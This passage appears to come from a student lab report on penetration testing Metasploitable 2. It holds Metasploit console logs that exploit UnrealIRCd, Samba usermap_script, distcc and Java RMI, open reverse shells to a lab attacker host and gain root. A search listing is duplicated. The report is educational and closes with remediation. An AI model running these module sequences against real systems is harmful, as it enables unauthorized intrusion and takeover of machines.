msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667
[*] 192.168.56.101:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.104:4444 -> 192.168.56.101:51632) at 2026-03-18 02:51:43 +0530

meterpreter > ls
Listing: /etc/unreal
====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100600/rw-------  1365    fil   2012-05-20 23:38:45 +0530  Donation
100600/rw-------  17992   fil   2012-05-20 23:38:45 +0530  LICENSE
100700/rwx------  207     fil   2026-03-17 22:39:25 +0530  PtBwIIwDBh
040700/rwx------  4096    dir   2012-05-20 23:38:45 +0530  aliases
101204/-w----r--  1175    fil   2012-05-20 23:38:45 +0530  badwords.channel.conf
101204/-w----r--  1183    fil   2012-05-20 23:38:45 +0530  badwords.message.conf
101204/-w----r--  1121    fil   2012-05-20 23:38:45 +0530  badwords.quit.conf
100700/rwx------  242894  fil   2012-05-20 23:38:45 +0530  curl-ca-bundle.crt
100600/rw-------  1900    fil   2012-05-20 23:38:45 +0530  dccallow.conf
040700/rwx------  4096    dir   2012-05-20 23:38:45 +0530  doc
```

```
[*] 192.168.56.101 - Meterpreter session 2 closed.  Reason: Died
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                 .                .          .      .
   3     \_ target: Windows 2000 English                      .                .          .      .
   4     \_ target: Windows XP English SP0-1                  .                .          .      .
   5     \_ target: Windows XP English SP2                    .                .          .      .
   6     \_ target: Windows 2003 English SP0                  .                .          .      .
   7   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                               .                .          .      .
   10    \_ target: Windows x64                               .                .          .      .
   11  post/linux/gather/enum_configs                         .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                   .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .             .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .             .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .             .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .             .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .             .          .      .
   23    \_ target: 3.5.10-0.107.el5 on CentOS 5                   .             .          .      .
   24  auxiliary/admin/smb/samba_symlink_traversal            .                normal     No     Samba Symlink Directory Traversal
   25  auxiliary/scanner/smb/smb_uninit_cred                  .                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   26  exploit/linux/samba/chain_reply                        2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   27    \_ target: Linux (Debian5 3.2.5-4lenny6)             .                .          .      .
   28    \_ target: Debugging Target                          .                .          .      .
   29  exploit/linux/samba/is_known_pipename                  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   30    \_ target: Automatic (Interact)                      .                .          .      .
   31    \_ target: Automatic (Command)                       .                .          .      .
   32    \_ target: Linux x86                                 .                .          .      .
   33    \_ target: Linux x86_64                              .                .          .      .
   34    \_ target: Linux ARM (LE)                            .                .          .      .
   35    \_ target: Linux ARM64                               .                .          .      .
   36    \_ target: Linux MIPS                                .                .          .      .
   37    \_ target: Linux MIPSLE                              .                .          .      .
   38    \_ target: Linux MIPS64                              .                .          .      .
   39    \_ target: Linux MIPS64LE                            .                .          .      .
   40    \_ target: Linux PPC                                 .                .          .      .
   41    \_ target: Linux PPC64                               .                .          .      .
```

Once the Meterpreter session is opened, an attacker can:

- Execute commands on the compromised machine
- Gather system information
- Access sensitive files
- Upload or download files
- Maintain persistent access to the system

Exploit 3: Samba Username Map Script Exploit

The Samba service running on the target system was found to be vulnerable to the Username Map Script vulnerability. This vulnerability allows attackers to execute arbitrary commands on the system through specially crafted requests. Using the Metasploit Framework module exploit/multi/samba/usermap_script, the vulnerability was successfully exploited and a remote shell was obtained. This allowed the attacker to execute commands on the compromised machine.


```
[*] 192.168.56.101 - Meterpreter session 2 closed.  Reason: Died
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                 .                .          .      .
   3     \_ target: Windows 2000 English                      .                .          .      .
   4     \_ target: Windows XP English SP0-1                  .                .          .      .
   5     \_ target: Windows XP English SP2                    .                .          .      .
   6     \_ target: Windows 2003 English SP0                  .                .          .      .
   7   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                               .                .          .      .
   10    \_ target: Windows x64                               .                .          .      .
   11  post/linux/gather/enum_configs                         .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                   .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .             .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .             .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .             .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .             .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .             .          .      .
   23    \_ target: 3.5.10-0.107.el5 on CentOS 5                   .             .          .      .
   24  auxiliary/admin/smb/samba_symlink_traversal            .                normal     No     Samba Symlink Directory Traversal
   25  auxiliary/scanner/smb/smb_uninit_cred                  .                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   26  exploit/linux/samba/chain_reply                        2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   27    \_ target: Linux (Debian5 3.2.5-4lenny6)             .                .          .      .
   28    \_ target: Debugging Target                          .                .          .      .
   29  exploit/linux/samba/is_known_pipename                  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   30    \_ target: Automatic (Interact)                      .                .          .      .
   31    \_ target: Automatic (Command)                       .                .          .      .
   32    \_ target: Linux x86                                 .                .          .      .
   33    \_ target: Linux x86_64                              .                .          .      .
   34    \_ target: Linux ARM (LE)                            .                .          .      .
   35    \_ target: Linux ARM64                               .                .          .      .
   36    \_ target: Linux MIPS                                .                .          .      .
   37    \_ target: Linux MIPSLE                              .                .          .      .
   38    \_ target: Linux MIPS64                              .                .          .      .
   39    \_ target: Linux MIPS64LE                            .                .          .      .
   40    \_ target: Linux PPC                                 .                .          .      .
   41    \_ target: Linux PPC64                               .                .          .      .
```

```
   64     \_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24          .          .      .      .
   65     \_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24        .          .      .      .
   66     \_ target: DEBUG                                           .          .      .      .
   67  auxiliary/dos/samba/read_nttrans_ea_list                      .          normal No     Samba read_nttrans_ea_list Integer Overflow
   68  exploit/freebsd/samba/trans2open                              2003-04-07 great  No     Samba trans2open Overflow (*BSD x86)
   69  exploit/linux/samba/trans2open                                2003-04-07 great  No     Samba trans2open Overflow (Linux x86)
   70  exploit/osx/samba/trans2open                                  2003-04-07 great  No     Samba trans2open Overflow (Mac OS X PPC)
   71  exploit/solaris/samba/trans2open                              2003-04-07 great  No     Samba trans2open Overflow (Solaris SPARC)
   72     \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .          .      .      .
   73     \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .          .      .      .
   74  exploit/windows/http/sambar6_search_results                   2003-06-21 normal Yes    Sambar 6 Search Results Buffer Overflow
   75     \_ target: Automatic                                       .          .      .      .
   76     \_ target: Windows 2000                                    .          .      .      .
   77     \_ target: Windows XP                                      .          .      .      .


Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 3 opened (192.168.56.104:4444 -> 192.168.56.101:36130) at 2026-03-18 03:09:09 +0530

whoami
root
id
uid=0(root) gid=0(root)
```

The Samba service running on the target system was vulnerable to the Username Map Script vulnerability. Using the Metasploit module exploit/multi/samba/usermap_script, the vulnerability was exploited successfully. After executing the exploit, a command shell session was obtained, allowing the attacker to execute commands remotely on the compromised system.

What an attacker can do after this exploit

- Execute commands remotely on the target machine
- Access files and directories in the system
- Gather system information (users, OS details, network info)
- Upload or download malicious files
- Modify or delete important system files
- Create backdoors for persistent access

Exploit 4: DistCC Remote Command Execution

The DistCC running on the target system was found to be vulnerable to remote command execution. This vulnerability allows an attacker to send specially crafted requests to the DistCC service and execute commands on the remote machine. Using the Metasploit Framework module exploit/unix/misc/distcc_exec, the vulnerability was successfully exploited and a remote shell was obtained on the Metasploitable 2 system.

```
msf exploit(multi/samba/usermap_script) > search distcc

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf exploit(multi/samba/usermap_script) > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.101:3632 - stderr: bash: 75: Bad file descriptor
[*] 192.168.56.101:3632 - stderr: bash: /dev/tcp/192.168.56.104/4444: No such file or directory
[*] 192.168.56.101:3632 - stderr: bash: 75: Bad file descriptor
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo X9SeMzKE2Yw6Ae9T;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 4 opened (192.168.56.104:4444 -> 192.168.56.101:38509) at 2026-03-18 03:21:04 +0530


Shell Banner:
X9SeMzKE2Yw6Ae9T
=====

whoami
daemon
```

The DistCC running on the target system was vulnerable to remote command execution. Using the Metasploit Framework module exploit/unix/misc/distcc_exec, the vulnerability was successfully exploited against the Metasploitable 2.

After executing the exploit, a command shell session was obtained and the attacker was able to execute commands remotely on the compromised system. The command whoami showed that the attacker gained access as the daemon user, confirming successful exploitation.

What an attacker can do after exploitation

- Execute commands on the target machine
- Access system files and directories
- Gather system information
- Attempt privilege escalation to gain root access

Exploit 5: Java RMI Remote Code Execution

The Java RMI running on the target system was vulnerable to remote code execution. Using the Metasploit Framework module exploit/multi/misc/java_rmi_server, the vulnerability was

exploited successfully. This allowed the attacker to execute commands remotely and gain shell access to the compromised system.


```
msf exploit(unix/misc/distcc_exec) > search java_rmi

Matching Modules
================

  #  Name                                                   Disclosure Date  Rank       Check  Description
  -  ----                                                   ---------------  ----       -----  -----------
  0  auxiliary/gather/java_rmi_registry                     .                normal     No     Java RMI Registry Interfaces Enumeration
  1  exploit/multi/misc/java_rmi_server                     2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
  2    \_ target: Generic (Java Payload)                    .                .          .      .
  3    \_ target: Windows x86 (Native Payload)              .                .          .      .
  4    \_ target: Linux x86 (Native Payload)                .                .          .      .
  5    \_ target: Mac OS X PPC (Native Payload)             .                .          .      .
  6    \_ target: Mac OS X x86 (Native Payload)             .                .          .      .
  7  auxiliary/scanner/misc/java_rmi_server                 2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
  8  exploit/multi/browser/java_rmi_connection_impl         2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf exploit(unix/misc/distcc_exec) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.104:8080/VRJomDE02gTVSwM
[*] 192.168.56.101:1099 - Server started.
[*] 192.168.56.101:1099 - Sending RMI Header...
[*] 192.168.56.101:1099 - Sending RMI Call...
[*] 192.168.56.101:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 5 opened (192.168.56.104:4444 -> 192.168.56.101:37562) at 2026-03-18 03:27:35 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
ls
QpMAexeR
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

The Java RMI running on the target system was vulnerable to remote code execution. Using the Metasploit module exploit/multi/misc/java_rmi_server, the vulnerability was exploited successfully. The exploit delivered a malicious payload to the target system and established a Meterpreter session, allowing the attacker to execute commands remotely and interact with the compromised machine.

What an attacker can do after this exploit

- Execute commands on the target system
- Browse files and directories
- Upload or download files
- Collect system information
- Attempt privilege escalation
- Maintain remote access to the machine

2.6 Remediation



The remediation section of the Nessus scan provides recommended solutions to fix the vulnerabilities identified during the vulnerability assessment. Based on the scan results, it was suggested to upgrade vulnerable services such as ISC BIND and Samba to secure versions. Updating these services helps mitigate known security flaws and prevents attackers from exploiting outdated software.Applying these remediation steps, along with regular system updates and security monitoring, can significantly improve the overall security posture of the system and reduce the risk of successful cyber attacks.

2.7 Conclusion

In this experiment, a penetration test was conducted on the intentionally vulnerable system Metasploitable 2 using the Metasploit Framework in Kali Linux. Various phases of penetration testing were performed, including footprinting, reconnaissance, network scanning, enumeration, vulnerability assessment, and exploitation.

Multiple vulnerabilities present in the target system were successfully identified and exploited using different Metasploit modules such as VSFTPD backdoor, UnrealIRCd backdoor, Samba usermap script, DistCC command execution, and Java RMI remote code execution. These exploits allowed remote access to the target machine and demonstrated how attackers can gain control of vulnerable systems.

This experiment highlights the importance of proper system configuration, timely software updates, and security monitoring. By identifying and fixing such vulnerabilities, organizations can strengthen their security posture and protect their systems from potential cyber attacks.